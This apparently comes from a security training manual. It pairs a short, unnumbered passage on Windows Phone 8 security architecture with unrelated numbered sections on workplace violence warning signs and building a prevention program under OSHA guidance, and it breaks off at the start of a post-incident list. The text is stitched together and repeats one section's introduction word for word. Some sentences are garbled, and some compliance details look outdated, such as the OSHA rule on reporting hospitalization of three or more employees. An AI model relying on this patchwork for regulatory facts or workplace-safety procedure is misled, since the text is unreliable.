The Windows Phone OS was the replacement for the Windows Mobile 6.5 OS. Although the Mobile 6.5 OS did not achieve huge market share, it was very business oriented. In fact, it was developed for that purpose. The Mobile 6.5 OS had very strong and granular permissions and features that could be controlled by a user or administrator. Unfortunately, its successor, Windows Phone 7, had none of these security and management features required by business network administrators. This was rectified in Windows Phone 8, however, Windows has now added security and management features comparable to the iPhone iOS.

Windows Phone Security Architecture

Windows Phone 8 has a large number of security controls to protect third-party applications. The system is heavily compartmentalized, using a sandboxing approach to applications. This prevents them from interacting with one another. File and protocol handlers exist to assist in app-to-app communication in cases where it is needed, but the interaction remains limited. In addition, there are other mechanisms for protecting data stored on the device itself. For example, Windows

Phone 8 uses BitLocker disk encryption to protect not only the storage areas but also the isolated data storage compartments that applications use.

Windows Phone Architecture

Like iOS, Windows Phone 8.1 is a closed system. The underlying OS code is not available to developers. Only APIs are used along with the Windows development kits. Windows Phone 8.1 is based on the Windows NT kernel and is a stripped down Windows system that boots, manages hardware and resources, authenticates, and communications just like any other Windows device. It also contains low-level security features and network components. Where Windows Phone 8.1 differs is that it contains additional mobile phone-specific binaries that form the Mobile Core.

The architecture itself is a layered model. Applications run on top of an operating layer, which provides the services and programming frameworks that applications can use to create the user experience. Below the operating layer are the system kernel, which controls the file/system and storage, input-output (I/O) manager, memory manager, and networking and security functions. Below the kernel are the device drivers, which talk directly to the original equipment manufacturer (OEM) hardware. Developers use the Windows Phone SDK 8.0, which contains tools and emulators necessary to create applications that run on the OS. It's also important to know that unlike Apple and Android, Microsoft uses one OS for phones and another for tablets.

51. WPV Overview

What is workplace violence?

Workplace violence and active shooter situations can affect all occupations and business sectors. Customers, clients, students, patients, workers, family members, and intimate partners may threaten, harass or hurt workers while they are on the job. According to the FBI, workplace violence is now recognized as a specific category of violent crime that calls for distinct responses from employers, law enforcement, and the community. This recognition is relatively recent.

In August of 1986, postal employee Patrick Henry Sherrill burst into his place of employment in Edmond, Oklahoma and began shooting fellow employees, killing 14 and wounding 7 others before killing himself. Prior to the Edmond shooting, the few research and preventive efforts that existed were focused on particular issues—patient assaults on health care workers and the high robbery and murder risks facing taxi drivers and late-night convenience store clerks.

Within the workplace, there are a number of unacceptable or inappropriate behaviors that can take place including threats, bullying, physical attacks, degrading comments, intimidation and harassments. Any of these behaviors can have a negative impact on the interpersonal relationships and personal well-being of the workers. If these behaviors are not addressed and allowed to continue, the work environment can often become abusive and hostile. Failure to promptly address these behaviors can also have financial consequences. Employers can face legal actions up to and including lawsuits. Consequently, there may be an increase in employee lost time from work and or additional healthcare expenses.

Employers need to understand the importance of protecting employees against violent acts and threats of violence in the workplace, creating an atmosphere in which all workers can feel safe, and free to come forward with concerns about their safety. Employers must treat complaints of harassment seriously and have preventative measures in place to help stop it from occurring.

Under the Occupational Health and Safety Act, employers have specific responsibilities regarding workplace violence and workplace harassment.

Clearly, violence in the workplace affects society as a whole. The economic cost, which is difficult to measure with any precision, is certainly substantial. There are intangible costs too. Just as with any violent crime, workplace violence creates ripples of suffering that go far beyond the experiences of a specific victim. It damages trust, tears the fabric of communities, and erodes the sense of security every employee has a right to feel while on the job. In that sense, everyone loses when a violent act takes place, so everyone is a stakeholder in violence prevention efforts.

Addressing Threats and Threatening Behavior

According to the FBI, many times, a violent act is preceded by a threat. The threat may have been explicit or

veiled, spoken or unspoken, specific or vague; but it occurred. In other instances, some may observe behavior, which might suggest the potential for some type of violent act to occur. Yet in other cases, it may be the off-handed remark or comments made to people close to the individual, which may suggest problematic behavior.

51.1. What Constitutes a Threat?

Dealing with threats and/or threatening behavior—detecting them, evaluating them, and finding a way to address them—may be the single most important key to preventing violence. Any workplace violence strategy must include measures to detect, assess, and manage threats and behavior.

What Constitutes a Threat?

The legal dictionary defines a threat as “spoken or written words tending to intimidate or menace others.” But that leaves one important question; who determines when an intention to harm has been expressed?

A purely subjective determination—whatever makes someone feel threatened is a threat—is an uncertain guide for behavior, since different people can respond differently to the same words or acts. For these reasons, a workplace violence prevention program addressing threats that needs to include both a subjective and objective component. It must set reasonably explicit standards of behavior, so employees know how they are expected to act or not act. It must also make clear to employees that no one has a right to make anyone else feel threatened.

The definition of a threat for workplace conduct standards need not be the same as the definition of a threat as a criminal offense.

A sample definition could be “an inappropriate behavior, verbal or nonverbal communication, or an expression that would lead to the reasonable belief that an act has occurred or may occur which may lead to physical and/or psychological harm by the threatener, to others, or to property.”

Alternative: “Any verbal or physical conduct that threatens property or personal safety or that reasonably could be interpreted as an intent to cause harm.” Both definitions are a great start to setting a standard within the industry.

51.2. Threatening Behavior

Threatening behavior in the workplace is simply unacceptable and should not be tolerated. When identified, it should be addressed quickly. Employees who exhibit this type of behavior should be subject to appropriate disciplinary action, may also be placed on administrative leave, detailed to another position or office, or any similar discipline up to and including termination. The employee can also be referred to the Employee Assistance Program (EAP); although such participation is voluntary, an employee's participation in EAP counseling may mitigate the severity of any penalty arising out of the behavior. Supervisors must contact their servicing Human Resources Office for advice and guidance on the appropriate action.

*Threats *may be direct statements such as "I am going to kill you," or veiled statements such as "Something bad will happen to someone," "I'm afraid I may hurt someone," or "I think about killing myself." Some of the ways employees may receive threats include:

- Remarks made directly to the target of the threat orally, either in person or through telephone calls;
- Remarks made to one person about another; or
- Remarks made in letters, notes, or electronic messages.

When you are aware of such threatening remarks, do not ignore the information, even if you do not personally believe the threat is serious. Employees who receive or witness threatening remarks must report them to their supervisors; supervisors must immediately contact their servicing Human Resources Office, which will convene the Assessment and Response Team. The Assessment and Response Team will evaluate the situation, determine the seriousness of the threat and determine the appropriate action.

Intimidating or harassing remarks may not actually contain a threat. However, these types of remarks can create a hostile work environment and must be addressed.

Employees should report such remarks to their immediate supervisors or higher-level management, who in turn, should contact their servicing Human Resources Office for advice and guidance on the appropriate action.

Intimidating, harassing, or confrontational behavior can include such things as physically crowding, stalking, or directing menacing looks or gestures at an individual to create fear. Such actions are inappropriate and should not be tolerated. When ignored, these behaviors can escalate and lead to more serious problems. Employees should report intimidating or harassing behavior to their supervisors. Supervisors should contact their servicing Human Resources Office for advice and guidance on the appropriate action.

Irrational or inappropriate behavior often bothers others and can be extremely disruptive. These behaviors may be a warning sign of violence or may be indicative of other problems. Examples of irrational or inappropriate behaviors may include unwelcome name calling, use of obscene language, sexual advances, throwing objects and the like. Employees should notify their supervisors when they witness or are the object of irrational or inappropriate behavior; supervisors should contact their servicing Human

Resources Office for advice on the actions needed to respond to such behavior.

51.3. What are the Warning Signs?

While no one can predict when a person will become violence, there are indicators of increased risk of violent behavior. The FBI (Federal Bureau of Investigation) has, however, identified indicators of potential workplace violence. These are some of the indicators:

- Direct or veiled threats of harm;
- Obsession with others or engaged in stalking or surveillance activities;
- Intimidating, belligerent, harassing, bullying, or other inappropriate and aggressive behavior;
- Numerous conflicts with supervisors and other employees;
- Bringing a weapon to the work place, brandishing a weapon in the workplace, making inappropriate references to guns, or a fascination with weapons;
- Statements showing a fascination with incidents of workplace violence, statements indicating approval of the use of violence to resolve a problem, or statements indicating identification with perpetrators of workplace violence;
- Statements indicating desperation (over family, financial or other personal problems) to the point of committing suicide;
- Drug/alcohol abuse; and
- Extreme changes in behavior.

If you notice any of these behaviors above, you should take note. Each of these behaviors indicates the potential for escalation of violent behavior and none should be ignored or go unnoticed. By identifying the problem and dealing with it appropriately, we may be able to prevent violence from happening.

51.4. Workplace Violence Prevention & Response Programs

Employers have a legal and ethical obligation to promote a work environment free from threats and violence and, in addition, can face economic loss resulting from workplace violence in the form of lost work time, damaged employee morale and productivity, increased workers' compensation payments, medical expenses, and possible lawsuits and liability costs.

To meet the special challenge of extending workplace violence protection to small businesses, organizational leaders, law enforcement, occupational safety representatives, and social service communities should consider a variety of possible initiatives. These could include programs to:

- Design model violence-prevention programs, policies and accompanying training courses and materials that are specifically tailored to the needs and resources of small businesses.
- Conduct outreach and awareness campaigns to familiarize small employers with the issue of workplace violence and disseminate model programs.
- Put workplace violence on the agenda for community policing programs and add it to the list of concerns police officers address during their contacts with community groups and neighborhood businesses. A proactive effort to encourage reporting of incidents and/or problematic behavior could assist in preventing violence.
- Compile and distribute lists of resources available to help employers deal with harassment of all types, threats and threatening behavior or violent incidents (e.g. mental health providers, public-interest law clinics, police, or other threat assessment specialists, etc.).
- Enlist the help of existing advocacy and community groups in publicizing workplace violence and prevention issues. Potential partners in this effort include neighborhood antiviolence and crime-watch committees, anti-domestic violence activists, antidiscrimination organizations, ethnic associations; immigrant rights groups, and others.
- Develop proposals for economic incentives such as insurance premium discounts or tax credits for small business managers who attend training or implement anti- violence prevention plans.
- Establish cooperative projects in which larger local employers, labor unions, insurers, and business or industry associations, in cooperation with local law enforcement, help provide training and assistance in violence prevention for small business owners and employees.
- Incorporate an antiviolence message and suggested prevention plans in material distributed with Small Business Administration loan applications, licensing forms, inspection notices, correspondence on workers' compensation claims, and other federal, state, and local government documents that

reach all employers.

- Create public service announcements and Web pages that call attention to workplace violence issues, outline antiviolenence measures, and list sources of assistance and support.

These and similar measures will be more effective if they occur in the context of a broader national effort by government, employer groups, and law enforcement agencies to raise awareness of workplace violence prevention. During the last two decades, the Occupational Safety and Health Act has heightened public consciousness of other workplace hazards, while the activities of women's rights and other advocacy organizations have brought increased recognition and dramatically changed attitudes toward domestic violence. In similar fashion, if a national constituency evolves with the aim of expanding knowledge and public concern about workplace violence, that almost certainly represents the best avenue to extend preventive efforts to those employers and employees with the fewest resources of their own.

51.4.1. What Does Not Work?

- One-size-fits-all approach
- Rigidity
- Inflexibility
- Denial of problem
- Lack of communication with key parties
- Lack of collaboration
- Ignoring respect
- Lack of clear written policy
- Lack of careful evaluation of job applicants
- No documentation
- Lack of awareness of cultural/diversity issues
- Passing around “bad apples”
- Lack of an organization-wide commitment to safety

As the attention to the issue has grown, occupational safety specialists and other analysts have broadly agreed that responding to workplace violence requires attention to more than just an actual physical attack. Homicide and other physical assaults are on a continuum that also include domestic violence, stalking, threats, harassment, bullying, emotional abuse, intimidation, and other forms of conduct that create anxiety, fear, and a climate of distrust in the workplace.

51.4.1.1. Types of Workplace Violence

Workplace Violence Prevention programs that do not consider harassment in all forms and threats are unlikely to be effective. While agreeing on that broader definition of the problem, specialists have also come to a consensus that workplace violence falls into four broad categories;

TYPE 1: Violent acts by criminals, who have no other connection with the workplace, but enter to commit robbery or another crime.

TYPE 2: Violence directed at employees by customers, clients, patients, students, inmates, or any others for whom an organization provides services.

TYPE 3: Violence against coworkers, supervisors, or managers by a present or former employee.

TYPE 4: Violence committed in the workplace by someone who doesn't work there but has a personal relationship with an employee—an abusive spouse or domestic partner.

Type 1 includes violence by criminals otherwise unconnected to the workplace accounts for the clear majority—nearly 80 percent—of workplace homicides. In these incidents, the motive is usually theft, and in a great many cases, the criminal is carrying a gun or other weapon, increasing the likelihood that the victim will be killed or seriously wounded. This type of violence falls heavily on occupational groups whose jobs make them vulnerable: taxi drivers (the job that carries by far the highest risk of being murdered), late-night retail or gas station clerks, and others who are on duty at night, who work in isolated locations or dangerous neighborhoods, and who carry or have access to cash.

Preventive strategies for Type 1 include: an emphasis on physical security measures, special employer policies, and employee training. In fact, it is suggested that one of the reasons for the decline in workplace homicides since the early 1990s is due to the security measures put in place by businesses that may be vulnerable to this type of activity.

Because the outside criminal has no other contact with the workplace, the interpersonal aspects of violence prevention that apply to the other three categories are normally not relevant to Type 1 incidents. The response after a crime has occurred will involve conventional law enforcement procedures for investigating, finding and arresting the suspect, and collecting evidence for prosecution. For that reason, even though

Type 1 events represent a large share of workplace violence (homicides in particular) and should in no way be minimize, the rest of this paper will focus mainly on the remaining types

Type 2 cases typically involve assaults on an employee by a customer, patient, student or someone else receiving a service. In general, the violent acts occur as workers are performing their normal tasks. In some occupations, dealing with dangerous people is inherent in the job, as in the case of a police officer, correctional officer, security guard, or mental health worker. For other occupations, violent reactions by a

customer or client are unpredictable, triggered by an argument, anger at the quality of service or denial of service, delays, or some other precipitating event.

Employees experiencing the largest number of Type 2 assaults are those in healthcare occupations—nurses, as well as doctors, nurses and aides who deal with psychiatric patients; members of emergency medical response teams; and hospital employees working in admissions, emergency rooms, and crisis or acute care units.

Type 3 and Type 4 incidents involving violence by past or present employees and acts committed by domestic abusers or arising from other personal relationships that follow an employee into the workplace—will be the types most extensively treated in this paper. Violence in these categories is no less or more dangerous or damaging than any other violent act. But when the violence comes from an employee or someone close to an employee, there is a much greater chance that some warning sign will have reached the employer in the form of observable behavior. That knowledge, along with the appropriate prevention programs, can at the very least mitigate the potential for violence or prevent it altogether.

52. Workplace Violence Prevention Program

On January 10, 2017, The Occupational Safety and Health Administration (OSHA) issued a directive on *Enforcement Procedures and Scheduling for Occupational Exposure to Workplace Violence* (CPL 02-01-058). This directive supersedes the September 2011 Directive (CPL 02-01-52), *Enforcement Procedures for Investigating or Inspecting Incidents of Workplace Violence*. The directive updates the uniform procedures for OSHA field staff to apply when responding to incidents and complaints relating to workplace violence.

- Explains the steps that should be taken in reviewing incidents of workplace violence when considering whether to initiate an inspection.
- Describes what is required to support the elements of a citation under the General Duty Clause, recognizing that different types of settings pose distinct hazards which have varying abatement solutions.
- Identifies the resources available to OSHA staff conducting inspections and developing citations.
- Highlights how Area Offices should assist employers in addressing the issue of workplace violence.

Significant Changes

The new directive clarifies the different types of healthcare settings where workplace violence incidents are reasonably foreseeable; expands the OSHA recognized high-risk industries to include corrections and taxi driving; identifies more resources for OSHA inspectors; explains the review process for settlement agreements; and updates notification dates.

Workplace violence is a serious recognized occupational hazard. Currently OSHA has issued non-mandatory guidelines. However, the aforementioned directive does provide OSHA field staff to evaluate your organization to determine if you have outlined potential workplace hazards, implemented reasonable safety mechanisms, trained your staff and developed record keeping practices in the event of a violent occurrence or complaint.

OSHA's directive focuses on two primary questions to determine whether or not an investigation or citation (fines) is appropriate. (1) Did the employer recognize potential hazards in the workplace? And (2) Are there feasible means of preventing or minimizing such hazards?

Certain states require violence prevention programs (not federally mandated) such as California, Illinois, Maine, New Jersey, New York, Oregon, Washington and West Virginia for all or certain kinds of employers. Please reference your states' rules to meet their guidelines.

52.1. Introduction

On January 10, 2017, The Occupational Safety and Health Administration (OSHA) issued a directive on *Enforcement Procedures and Scheduling for Occupational Exposure to Workplace Violence* (CPL 02-01-058). This directive supersedes the September 2011 Directive (CPL 02-01-52), *Enforcement Procedures for Investigating or Inspecting Incidents of Workplace Violence*. The directive updates the uniform procedures for OSHA field staff to apply when responding to incidents and complaints relating to workplace violence.

- Explains the steps that should be taken in reviewing incidents of workplace violence when considering whether to initiate an inspection.
- Describes what is required to support the elements of a citation under the General Duty Clause, recognizing that different types of settings pose distinct hazards which have varying abatement solutions.
- Identifies the resources available to OSHA staff conducting inspections and developing citations.
- Highlights how Area Offices should assist employers in addressing the issue of workplace violence.

Significant Changes

The new directive clarifies the different types of healthcare settings where workplace violence incidents are reasonably foreseeable; expands the OSHA recognized high-risk industries to include corrections and taxi driving; identifies more resources for OSHA inspectors; explains the review process for settlement agreements; and updates notification dates.

Workplace violence is a serious recognized occupational hazard. Currently OSHA has issued non-mandatory guidelines. However, the aforementioned directive does provide OSHA field staff to evaluate your organization to determine if you have outlined potential workplace hazards, implemented reasonable safety mechanisms, trained your staff and developed record keeping practices in the event of a violent occurrence or complaint.

OSHA's directive focuses on two primary questions to determine whether or not an investigation or citation (fines) is appropriate. (1) Did the employer recognize potential hazards in the workplace? And (2) Are there feasible means of preventing or minimizing such hazards?

Certain states require violence prevention programs (not federally mandated) such as California, Illinois, Maine, New Jersey, New York, Oregon, Washington and West Virginia for all or certain kinds of employers. Please reference your states' rules to meet their guidelines.

52.2. How To Use This Section

This section may be used to assist employers that have programs in the community, Social Service Workers and/or resident programs. A critical starting point is to establish a process that includes the stakeholders in your organization, reviewing requirements in the law and draft regulations, evaluating existing agency programs, and then working to address gaps identified in the review. This guide may be adapted to fit the needs of your organization and by type of employee. The goal of this tool is to assist employers with building a program that complies with the law and beyond that, reduce injuries, costs and associated negative impacts on your organization that are caused by workplace violence.

The guide is a tool to help in tailoring programs to the actual needs and conditions of your organization. Different interventions should be developed based on the type of work that is being performed and the type of exposures that are experienced. Conducting a comprehensive risk assessment, with input from those at risk, is critical to developing an effective Workplace Violence Prevention Plan (WVPP).

This guide was developed based on information provided by OSHA along with the many people that contributed to these guidelines. They include retail, law enforcement, manufacturing, military, health care, social service and employee assistance experts, researches; educators and other stakeholders; OSHA professionals; and the National Institute for Occupational Safety Health (NIOSH).

52.3. Elements of an Effective Workplace Violence Prevention Program

The main components of any effective safety and health program can be applied to the prevention of workplace violence. These include:

- Management commitment and employee involvement;
- Risk Evaluation/Worksite analysis;
- Hazard prevention and control;
- Workplace Violence Prevention Policy;
- Employee training;
- Record keeping system;
- Implement reasonable safety mechanisms;
- Program evaluation.

52.4. Getting Started

Management commitment and employee involvement are complementary and essential elements of an effective safety program. To ensure an effective program, management and frontline employees must work together with a planning group, task force or existing safety committee. Getting input from staff, who have the most direct experience with the problem of workplace violence, will help ensure that the risk assessment and hazard controls are relevant, useful and effective.

Management commitment, including the endorsement and visible involvement of top management, provides the motivation and resources to deal effectively with workplace violence. This commitment should include:

- Demonstrating organizational concern for employee emotional and physical safety and health;
- Exhibiting equal commitment to the safety and health of staff and members;
- Assigning responsibility for the various aspects of the workplace violence prevention program to ensure that all managers, supervisors and employees understand their obligations;
- Allocating appropriate authority and resources to all responsible parties;
- Maintaining a system of accountability for involved manager, supervisors and employees;
- Establishing a comprehensive program of medical and psychological counseling and debriefing for employees experiencing or witnessing assaults and other violent incidents; and
- Supporting and implementing appropriate recommendations from the safety committees.

Employee involvement and feedback enable workers to develop and express their own commitment to safety and health and provide useful information to design, implement and evaluate the program.

Employee involvement should include:

- Understanding and complying with the workplace violence prevention program and other safety and security measures;
- Participating in employee complaint or suggestion procedures covering safety and security concerns;
- Reporting violent incidents promptly and accurately;
- Participating in safety committees or teams that receive reports of violent incidents or security problems, make facility inspections and respond with recommendations for corrective strategies; and
- Taking part in a continuing education program that covers techniques to recognize escalating agitation, assaultive behavior or criminal intent and discusses appropriate responses.

52.5. The Workplace Violence Prevention Policy (WVPP) Statement

Certain states, such as NY, require an employer to post a Workplace Violence Prevention Policy Statement in a conspicuous location where employee notices are normally posted. The policy statement can be a one-page document that briefly summarizes the employer's commitment to staff safety and health, the WVPP goals and objections, how to report an incident and specifically to whom and the process the employer will use to ensure employee participation in the program. A sample Workplace Violence Prevention Policy Statement is contained in Appendix 1 of these guidelines.

52.6. Program Development

The WVPP needs to include a description of the factors identified in the risk assessment and the methods the employer will use to prevent workplace violence. There is no “one size fits all” WVPP that is effective. The unique risks associated with different types of operations should form the basis of the final program. Employers are encouraged to integrate existing policies and procedures into their WVPP, especially if they have proven to be effective.

Your organization may have multiple branches and locations under its jurisdiction that can be in different states. Typically your organization will be able to share the base plan for all the programs, branches and locations. However, to complete the program each site must perform certain elements of the risk evaluation, such as an environmental security inspection. Additionally, employers should demonstrate that they have implemented specific control measures based on the assessment that are intended to protect employees from the risks associated with their jobs.

The Workplace Violence Prevention standard is performance-based and not prescriptive. The intent is to allow employers flexibility in determining the appropriate methods they choose to employ. Upon completion of the required elements, the employer is responsible for ensuring the effectiveness of the WVPP through periodic review and investigation of incidents and reports.

52.7. Risk Evaluation and Determination

Worksite Analysis

A worksite analysis involves a step-by-step, commonsense look at the workplace to find existing or potential hazards for workplace violence. This entails reviewing specific procedures or operations that contribute to hazards and specific areas where hazards may develop. The safety committee may decide to have a threat assessment team or coordinator to assess the vulnerability to workplace violence and determine the appropriate preventative actions to be taken. This group may also be responsible for implementing the workplace violence prevention program. The team should include representatives of senior management, operations, employee assistance, security, risk management, legal and human resources staff.

The team or coordinator can review injury and illness records and workers' compensation claims to identify patterns of assaults that could be prevented by workplace adaptation, procedural changes or employee training. As the team or coordinator identifies appropriate controls, they should be instituted.

Focus of a Worksite Analysis:

OSHA recommends that a worksite analysis includes, but not limited to:

- Analyzing and tracking records;
- Screening surveys; and
- Analyzing workplace security.

The employer is responsible for assessing the employees' work environment for the risk factors (hazards) they are actually or potentially exposed.

52.8. Records Analysis and Tracking

This activity should include reviewing medical, safety, workers' compensation and insurance records – including the OSHA Log of Work-Related Injury and Illness (OSHA Form 300), if the employer is required to maintain one – to pinpoint instances of workplace violence. Scan police reports of incidents or near-incidents of assaultive behavior to identify and analyze trends in assaults relative to particular:

- Branches;
- Locations/Playgrounds;
- Schools;
- Occupation titles;
- Programs/Activities/Sports;
- Workstations; and,
- Time of Day

Tabulate this data and include the frequency and severity of the incidents to establish a baseline for measuring improvement. Monitor trends and analyze incidents. Use several years of data, if possible, to trace trends of injuries and incidents of actual or potential violence. Include workplace evaluation considering the need for security improvements based on the type of setting and other occupational factors. For example, is money kept at the location? Is it operated round the clock, seven days a week? Is it located in a high crime area? This part of the assessment will look at building access, lighting, door locks, alarms, isolated spaces, etc.

52.9. Value of Screening Surveys

One important screening tool is an employee questionnaire or survey to get employees' ideas on the potential for violent incidents and to identify or confirm the need for improved security measures. Detailed baseline screening surveys can help pinpoint tasks that put employees at risk. Periodic surveys – conducted at least annually or whenever operations change, or incidents of workplace violence occur – help identify new or previously unnoticed risk factors and deficiencies or failures in work practices, procedures or controls. Also, the surveys help assess the effects of changes in the work processes. The periodic review process should also include feedback and follow-up. It is important to consider how the data will be used when drafting questions. Responses should be confidential, and the survey should be simple to complete. Allowing it to be completed at work will facilitate a high response rate. A sample employee survey and focus group questionnaire are in Appendix 4.

Independent reviewers, such as safety and risk professionals, law enforcement or security specialists and incurrence safety auditors, may offer advice to strengthen programs. These experts can also provide fresh perspectives to improve a violence prevention program.

52.10. Conducting a Workplace Security Analysis

The team or coordinator should periodically inspect the workplace and evaluate employee tasks to identify hazards, conditions, operations and situations that could lead to violence. A review of existing policies, for example: violence prevention, crisis response, hazard communications, domestic violence in the workplace, workplace conflict, and relations with criminal justice authorities. Gaining input from members and clients may also provide valuable information on risk factors for workplace violence.

To find areas requiring further evaluation, the team or coordinator should:

- Analyze incidents, including the characteristics of assailants and victims, an account of what happened before and during the incident, and the relevant details of the situation and its outcome. When possible, obtain police reports and recommendations.
- Identify jobs or locations with the greatest risk of violence as well as processes and procedures that put employees at risk of assault, including how often and when.
- Note high-risk factors such as types of members or clients (for example, those with psychiatric conditions, stress, disoriented by drugs or alcohol, or have a history of violence); physical risk factors related to building layout or design; isolated locations and job activities; lighting problems; lack of phones and other communication devices; areas of easy, unsecured access; and areas with previous security problems.
- Evaluated the effectiveness of existing security measures, including engineering controls. Determine if risk factors have been reduced or eliminated and take appropriate action.

Throughout the risk evaluation process, the group should document its findings. These records may be used to guide the development of the written WVPP and to document the risk assessment process and its conclusions.

52.11. Implementation of Prevention Control Measures

As previously mentioned, the employer is responsible for analyzing the risk evaluation data to determine appropriate control measures that will prevent or reduce workplace violence. It is advisable to involve the committee who assisted in the development of the risk assessment data when creating the policy statement and in the review process when determining the implementation of control measures. It is a good idea to implement feasible control measures as soon as they have been identified. However, some hazard controls will require research, budgetary, or long-term planning (capital projects). It is important to document such planning.

There are three main types of control measures, referred to as the “hierarchy of control measures”, as follows:

1. Engineering controls eliminate or reduce the hazard through substitution or design. Examples include:
 - Increased lighting
 - Designing secure building access
 - Security hardware
 - Eliminating isolated work areas
 - Eliminating “cash on hand” or installing drop safes or deposit pick-ups from armed companies
2. Administrative or work practice controls eliminate or reduce the hazard by changing organizational policies and procedures. Examples include:
 - State clearly to members, residents and staff that violence is not permitted or tolerated.
 - Require staff to report all assaults or threats to a supervisor or manager (for example, through confidential interview). Keep log books and reports of such incidents to help determine any necessary actions to prevent recurrences.
 - Employment of security personnel
 - Advise staff of organization procedures for requesting police assistance or filing charges when assaulted and help them do so, if necessary.
 - Provide management support during emergencies. Respond promptly to complaints.
 - Set up a trained response team to respond to emergencies.
 - Developing building access control procedures
 - Providing information on criminal history or violence information on members, customers as allowed by state guidelines.
 - Provision of cell phones for field workers
 - Training on how to handle emergencies and learn procedures for potentially violent situations.
 - Conducting criminal background checks on residents if you have a resident facility.

3. Personal Protective Equipment (PPE) examples include:

- Gloves, respirators, goggles/glasses, etc. (For the most part, this type of intervention is not relevant to workplace violence prevention).

The employer has responsibility to address all risk factors that their employees are potentially exposed to. When considering the most appropriate control measures, an effort should be made to try to eliminate the hazard whenever possible. When total elimination is not possible, try to change the way the job is being performed, assigned or scheduled to reduce the hazard. Training should not be relied upon as the only control measure, and interventions should have a balanced approach to changing individual worker versus organizational behavior.

52.12. The Workplace Violence Prevention Program (WVPP)

The written WVPP program must include:

- A list of the risk factors found during the workplace evaluation
- The methods the employer will use to address the hazards identified and prevent workplace violence incidents
- Create and disseminate a clear policy of zero tolerance for workplace violence, verbal and nonverbal threats and related actions. Ensure that managers, supervisors, coworkers, members and visitors know about this policy
- A copy of the policy statement
- A description of the employer's risk evaluation and determination process
- Ensure that no employee who reports or experiences workplace violence faces reprisals
- Encourage employees to promptly report incidents and suggest ways to reduce or eliminate risks.
- A description of the workplace violence reporting system and how the data are analyzed
- A detailed description of training programs that the employer is providing to address the various risk factors
- A description of agreements with law enforcement agencies, as needed
- Set up an organization briefing as part of the initial effort to address issues such as preserving safety, supporting affected employee safety and facilitating recovery
- WVPP annual review dates

The employer may incorporate a critical incident management program and teach employees how and when to use the techniques that are available to them. In workplaces where a pattern of workplace violence develops, the employer shall attempt to develop protocol with the District Attorney or the local enforcement agency.

Upon completion of the written WVPP, the employer is responsible for ensuring the policies are implemented and are fairly enforced within the workplace.

The written program and copies of the risk assessments will be made available to employees, their authorized representatives and the Department of Labor upon request.

52.13. Employee Information and Training

Employee training is required upon completion of the WVPP and annually thereafter. Retraining is required any time there is a significant change to the program, a risk factor or work control. Training topics should include at least the following:

- The workplace violence prevention policy (provide a copy) and where it is kept
- Description and details of the employer's written Workplace Violence Prevention Program
- Details of the risk factors identified in the risk assessment
- How employees can protect themselves, report threats and incidents, and suggest improvements to the program
- Early recognition of escalating behavior or recognition of warning signs or situations that may lead to assaults
- Training on dealing with and ways to prevent or diffuse volatile situations or aggressive behavior.
- A standard response action plan for violent situations, including the availability of assistance, response to alarm systems and communication procedures
- How to obtain post-incident crisis counseling
- In general, video or computer-based training alone is not a sufficient method for delivering violence prevention training.
- Policies and procedures for reporting and record keeping
- Policies and procedures for obtaining medical care, counseling, workers' compensation or legal assistance after a violent episode or injury.
- How to initiate an emergency alerting system for imminent danger situations or when staff needs emergency assistance. If you have a high-risk setting you may want to set up these systems to include personal alarm devices, codes, drop phones, and panic alarms. Assigning and training appropriate personnel to respond is a key component of these systems.

52.14. Training for Supervisors and Managers

Supervisors and managers need to learn to recognize high-risk situations, so they can ensure that employees are not placed in situations that compromise their safety. They also need training to ensure that they encourage employees to report incidents.

Supervisors and managers should learn how to reduce security hazards and ensure that employees receive appropriate training. Following training, supervisors and managers should be able to recognize a potentially hazardous situation and to make any necessary changes in the physical location, different on and off-site programs and staffing policy and procedures to reduce or eliminate the hazards.

52.15. Record Keeping

Record keeping is essential to the program's success. Good records help employers determine the severity of the problem, evaluate methods of hazard control and identify training needs. Records can be especially useful to large organizations and for members of a business group or trade association who "pool" data. Records of injuries, illnesses, accidents, assaults, hazards, corrective actions and training can help identify problems and solutions for an effective program.

The employer needs to create an incident reporting system to ensure that all threats and workplace violence incidents are reported to management. These reports will provide written notification when a violent incident occurs so that management can develop an appropriate response. Also, the Incident Report will create a historical record that can be used in the annual risk assessment and program evaluation.

When developing your record keeping practices, please consider your OSHA or state requirements. Employers can tailor their record keeping practices to the needs of their violence prevention program. The purpose of maintaining records is to enable the employer to monitor its on-going efforts, to determine if the violence prevention program is working, and to identify ways to improve it. Employers may find the following types of records useful for this purpose:

- OSHA Log of Work Related Injury and Illness (OSHA Form 300). Employers who are required to keep this log must record any new work-related injury that results in death, days away from work, days of restriction or job transfer, medical treatment beyond first aid, loss of consciousness or a significant injury diagnosed by a licensed health care professional. Injuries caused by assaults must be entered on the log if they meet the recording criteria. All employers must report, within 24 hours, a fatality or an incident that results in the hospitalization of three or more employees.
- Records of employee and other injuries and illnesses at the organization/location.
- Records describing incidents involving violent acts or threats, even if the incident did not involve an injury or a criminal act (Records of events involving abuse, verbal attacks, or aggressive behavior can help identify patterns and risks that are not evident from the smaller set of cases that result in injury or crime.)
- Recommendations of police advisors, employees, or consultants
- Up-to-date records of actions taken to deter violence, including work practice controls and other corrective steps
- Notes of safety meetings and training records.

52.16. Program Effectiveness and Evaluation

The employer, with the Safety Team or Coordinator, shall evaluate the effectiveness of the WVPP at least annually, or after serious incidents. The employer should attempt to describe within their WVPP the triggering event that will initiate a review, i.e. repeat incidents within a short time frame, or an injury requiring more than basic first aid. The review should focus on incident trends and the effectiveness of the control measures. The review should also assess whether the reporting and record keeping systems have been effective in collecting all relevant information.

Management should share workplace violence prevention evaluation reports with all employees. Any changes in the program should be discussed at regular meetings of the safety committee or other employee groups.

All reports should protect employee confidentiality either by presenting only aggregate data or by removing personal identifiers if individual data are used.

Processes involved in an evaluation include:

- Establishing a uniform violence reporting system and regular review of reports;
- Reviewing reports and minutes from staff meetings on safety and security issues;
- Analyzing trends and rates illnesses, injuries or fatalities caused by violence relative to initial or “baseline” rates;
- Measuring improvement based on lowering the frequency and severity of workplace violence;
- Keeping up-to-date records of administrative and work practice changes to prevent workplace violence to evaluate how well they work;
- Surveying employees before and after making job or worksite changes or installing security measures or new systems to determine their effectiveness;
- Complying with OSHA and State requirements for recording and reporting deaths, injuries and illnesses;
- Requesting periodic law enforcement or outside consultant review of the worksite for recommendations on improving employee safety.

52.17. Post-Incident Response

Post-incident response and evaluation are important parts of an effective WVPP. This involves developing standard operating procedures for management and employees to follow in the aftermath of a violent incident. Such procedures may include the following:

